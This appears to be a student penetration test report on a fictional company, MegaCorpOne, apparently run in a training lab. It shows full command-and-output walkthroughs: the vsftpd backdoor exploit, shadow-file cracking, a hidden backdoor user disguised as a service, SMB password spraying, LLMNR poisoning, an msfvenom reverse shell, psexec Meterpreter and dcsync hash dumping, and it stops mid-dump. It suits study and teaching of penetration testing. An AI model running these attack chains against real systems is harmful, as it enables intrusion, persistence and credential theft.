Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

[Stay Gold], LLC

NOTE my windows VM STOPPED WORKING and I was unable to finish the assignments for the windows portion of this pentest! A ticket has been filed but the issue was never resolved! **NOTE**

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	[STAY GOLD], LLC
Contact Name	[Leon Mosburg]
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	[Leon]@[sg].com

Document History

Version	Date	Author(s)	Comments
001	02/27/2024	[Leon Mosburg]	
002	3/11/24	Leon Mosburg	

Introduction

In accordance with MegaCorpOne's policies, [Stay Gold], LLC (henceforth known as [SG]) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by [SG] during February of 2024.

For the testing, [SG] focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

[SG] used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

[SG] begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

[SG] uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

[SG]'s normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Many well known metasploit tools yielded no results
- input sanitization of web app did not allow any exploitation

Summary of Weaknesses

[SG] successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords are allowed
- Port 21 is open
- Administrative credentials were located on the system in plain text
- LLMNR
- Privilege Escalation
- IP addresses for Megacorpone's domain servers are publicly available
- CVE Vulnerabilities on apache servers

Executive Summary

We successfully located and extracted sensitive information, elevated our privileges to become Domain Administrator, and compromised at least two machines. Our assessments uncovered seven vulnerabilities, primarily stemming from weak password protocols. During testing, we managed to exploit these weaknesses by cracking and utilizing weak passwords on both Linux and Windows 10 systems, subsequently gaining access to other user credentials and conducting data exfiltration. Furthermore, we escalated our privileges to the highest level on both Linux and Windows platforms, establishing backdoor access and enabling continued exploitation at our discretion. In the case of Windows, this involved accessing the Domain Controller and facilitating lateral movements between machines. While this report offers detailed strategies for additional mitigation, addressing these vulnerabilities is paramount to mitigating the majority of risks identified.
Our investigation also uncovered vulnerabilities in open ports, facilitating the establishment of backdoor access. Through open source intelligence research, we identified the IP addresses of Megacorpone's DNS servers, exposing potential entry points for attacks. Additionally, our findings indicate vulnerability to LLMNR attacks within Megacorpone's infrastructure.
Our Shodan report suggests potential vulnerabilities based on publicly reported CVE notices, these were exploited and confirmed. Our Vulnerability Findings section offers comprehensive details on each vulnerability and recommends mitigations. While critical issues require immediate attention, most recommendations are straightforward and cost-effective to implement.

Summary Vulnerability Overview

1. RECON

The initial recon phase was conducted using OSINT (open source intelligence) techniques to gain knowledge about MegaCorpOne's management structure along with enumerating contacts for high level employees of MCO for potential phishing / spear-phishing attempts. These were found on MCOs webpage

Executive Team

Name: Joe Sheer

Title: CEO
Email: joe@megacorpone.com

Name: Mike Carlow

Title: VP Of Legal
Email: mcarlow@megacorpone.com

Name: Alan Grofield

Title: IT and Security Director
Email: agrofield@megacorpone.com

Contact Our Departments

Department: Human Resources

Email: hr@megacorpone.com

Department: Sales

Email: sales@megacorpone.com

Department: Shipping

Email: shipping@megacorpone.com


Our Address

MegaCorp One
2 Old Mill St
Rachel, NV 89001
United States.

Email: sales@megacorpone.com
Tel: (903) 883 - MEGA

Via megacorpone.com

Using Shodan and Recon-NG an enumeration of hosts and subdomains was collected



[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget


Created by: Pentester
Tue, Feb 20 2024 21:10:19


```
www.megacorpone.com / 149.56.244.87
22, 80, 443
OpenSSH-2.0 7.9p1 Debian 10+deb10u4
Debian (linux, apache)
based in Canada

CVE-2023-27522, CVE-2023-25690, CVE-2022-37436, CVE-2022-36760, CVE-2022-31813, CVE-2022-30556, CVE-2022-29404,
CVE-2022-28615, CVE-2022-28614, CVE-2022-28330, CVE-2022-26377, CVE-2022-23943, CVE-2022-22721, CVE-2022-22720,
CVE-2022-22719, CVE-2021-44790, CVE-2021-44224, CVE-2021-40438, CVE-2021-39275, CVE-2021-36160, CVE-2021-34798,
CVE-2021-33193, CVE-2021-26691, CVE-2021-26690, CVE-2020-9490, CVE-2020-35452, CVE-2020-1934, CVE-2020-1927,
CVE-2020-13938, CVE-2020-11993, CVE-2020-11984, CVE-2019-9517, CVE-2019-17567, CVE-2019-10098, CVE-2019-10097,
CVE-2019-10092, CVE-2019-10082, CVE-2019-10081, CVE-2019-0220, CVE-2019-0217, CVE-2019-0215, CVE-2019-0211,
CVE-2019-0197, CVE-2019-0196, CVE-2006-20001
```

The enumeration from Shodan.io also included a laundry list of vulnerabilities found on listed hosts and services all obtained via OSINT.

2. SCANNING

Using a combination of nmap and Zenmap on the hosts found during our recon phase we were able to discover a potential target machine, along with a potential foothold via a known vulnerability (CVE-2011-2523) over an open port 21 via an outdated version of VSFTPD.





3. EXPLOIT

Leveraging this exploit using a python script found on exploitdb we were able to quickly establish a bindshell, compromising the system.

```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
pwd
/
whoami
root
```

Further tests of this exploit using Metasploit were conducted and also found to be successful for creating a remote shell into the target system over port 21

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:36693 → 172.22.117.150:6200 ) at 2024-02-26 22:43:57 -0500

pwd
/
whoami
root
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:15:5d:02:04:10 brd ff:ff:ff:ff:ff:ff
    inet 172.22.117.150/16 brd 172.22.255.255 scope global eth0
    inet6 fe80::215:5dff:fe02:410/64 scope link
       valid_lft forever preferred_lft forever
```

4. POST EXPLOIT

After gaining access to the system, using the find command to search for “*admin*.txt” lead to a plain text file containing the username and password of an administrators account

```
find / -type f -iname "*admin*.txt" 2>/dev/null
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/TWikiAdminGroup.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/TWikiAdminCookBook.txt
/var/tmp/adminpassword.txt
/var/www/twiki/data/Main/TWikiAdminGroup.txt
/var/www/twiki/data/TWiki/AdminSkillsAssumptions.txt
/var/www/twiki/data/TWiki/TWikiAdminCookBook.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

After logging in with the admin account, privileges were escalated to root,

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 10 23:53:36 2022 from 172.22.117.100
msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
root@metasploitable:~#
```

The shadow file containing all system passwords was exfiltrated and quickly cracked,

```
┌──(root💀kali)-[~/Desktop]
└─# john hash.txt --show
sys:batman
klog:123456789:14742
msfadmin:cybersecurity
postgres:postgres
user:user
service:service
tstark:Password!

7 password hashes cracked, 1 left
```

and a back door was established via creation of a new user hidden as a service.

```
root@metasploitable:~# vim /etc/ssh/sshd_config
root@metasploitable:~# useradd systemd-ssh
root@metasploitable:~# usermod -a -G admin systemd-ssh
root@metasploitable:~# reboot

Broadcast message from msfadmin@metasploitable
        (/dev/pts/1) at 22:51 ...

The system is going down for reboot NOW!
```

A quick change to the SSH configuration file enabled this newly created user to have a persistent backdoor into the system via SSH, along with the ability to escalate to root at any time.

```
┌──(root💀kali)-[~/Desktop]
└─# ssh -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

systemd-ssh@metasploitable:~$ sudo su -
[sudo] password for systemd-ssh:
root@metasploitable:~#
```

5. LATERAL MOVEMENT TO WINDOWS MACHINES

Similar to our initial recon, an nmap scan was performed on the windows subnet

```
┌──(root💀kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-29 21:45 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00041s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-01 02:45:58Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00050s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000050s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
80/tcp   open     http       Apache httpd 2.4.46
5901/tcp open     vnc        VNC (protocol 3.8)
6001/tcp open     X11        (access denied)
8080/tcp filtered http-proxy
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 46.82 seconds
```

after discovering that port 445 was open, a password spray attack was used via metasploit to gain access to to the windows .20 machine via SMB

```
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.117.10:445     - 172.22.117.10:445 - Starting SMB login bruteforce
[-] 172.22.117.10:445     - 172.22.117.10:445 - Failed: '.\sys:batman',
[!] 172.22.117.10:445     - No active DB -- Credential data will not be saved!
[-] 172.22.117.10:445     - 172.22.117.10:445 - Failed: '.\msfadmin:cybersecurity',
[-] 172.22.117.10:445     - 172.22.117.10:445 - Failed: '.\postgres:postgres',
[-] 172.22.117.10:445     - 172.22.117.10:445 - Failed: '.\user:user',
[-] 172.22.117.10:445     - 172.22.117.10:445 - Failed: '.\service:service',
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: '.\tstark:Password!'
[*] 172.22.117.10:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

against this same port an LLMNR poisoning attack was used to gain further credentials using Responder

```
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:7c209402ecf0e2d2:A66E578DDEB4C756186E99900B1351F4:0101000000000000C0653150DE09D2013B
3C5A4B0345327B0000000002000800530004D0042003300010001E00570049004E002D0050005200480034003900320052005100410046005600040014005300 4D00420
033002E006C006F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046005600 4E0053004D00420033002E006C006F006300
61006C0005001400530 04D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000300
000BE751FD03745C8E20CA6DA992D676C9E27B472EC227E86AAB220A19C127072690A0010000000000000000000000000000000000000900200063006900660073002F
00660069006C006500730068007200610065003000310000000000000000
[+] Exiting ...
```

These hashes were then cracked to gain more credentials

```
┌──(root💀kali)-[~/Desktop]
└─# john responderhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2024-02-29 23:09) 7.142g/s 54728p/s 54728c/s 54728
C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed.
```

using metasploit with acquired credentials, a reverse shell was established on the domain controller machine first through SMB

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -f exe -o  LHOST=172.22.117.100 LPORT=4444 > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: LHOST=172.22.117.100

┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/c$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                       DHS        0  Thu Feb 29 23:13:28 2024
  $WinREAgent                         DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                           AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                            AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                  AHS     8192  Mon Mar  4 21:01:11 2024
  pagefile.sys                       AHS 1811939328  Mon Mar  4 21:01:11 2024
  PerfLogs                             D        0  Sat Dec  7 04:14:16 2019
  Program Files                       DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                 DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                        DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                          DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                            A     7168  Tue Jan 18 18:27:18 2022
  swapfile.sys                       AHS 268435456  Mon Mar  4 21:01:11 2024
  System Volume Information          DHS        0  Mon May 10 01:19:02 2021
  Users                               DR        0  Mon Jan 17 17:24:45 2022
  Windows                              D        0  Thu Feb 29 23:44:21 2024

                33133914 blocks of size 4096. 27016791 blocks available
smb: \>
```

and again using SMB to access powershell, establishing a reverse TCP shell opening up the system for more exploration

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > set SMBDomain
SMBDomain => .
msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > set SMBUser tstark
SMBUser => tstark
msf6 exploit(windows/smb/psexec) > set SMBPass Password!
SMBPass => Password!
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49164 ) at 2024-03-05 21:42:58 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

from this point all user accounts on the domain machine were enumerated

```
meterpreter > shell
Process 1008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.
```

from this point Kiwi was loaded and used to dump hashed credentials for all user accounts

```
Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account  : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
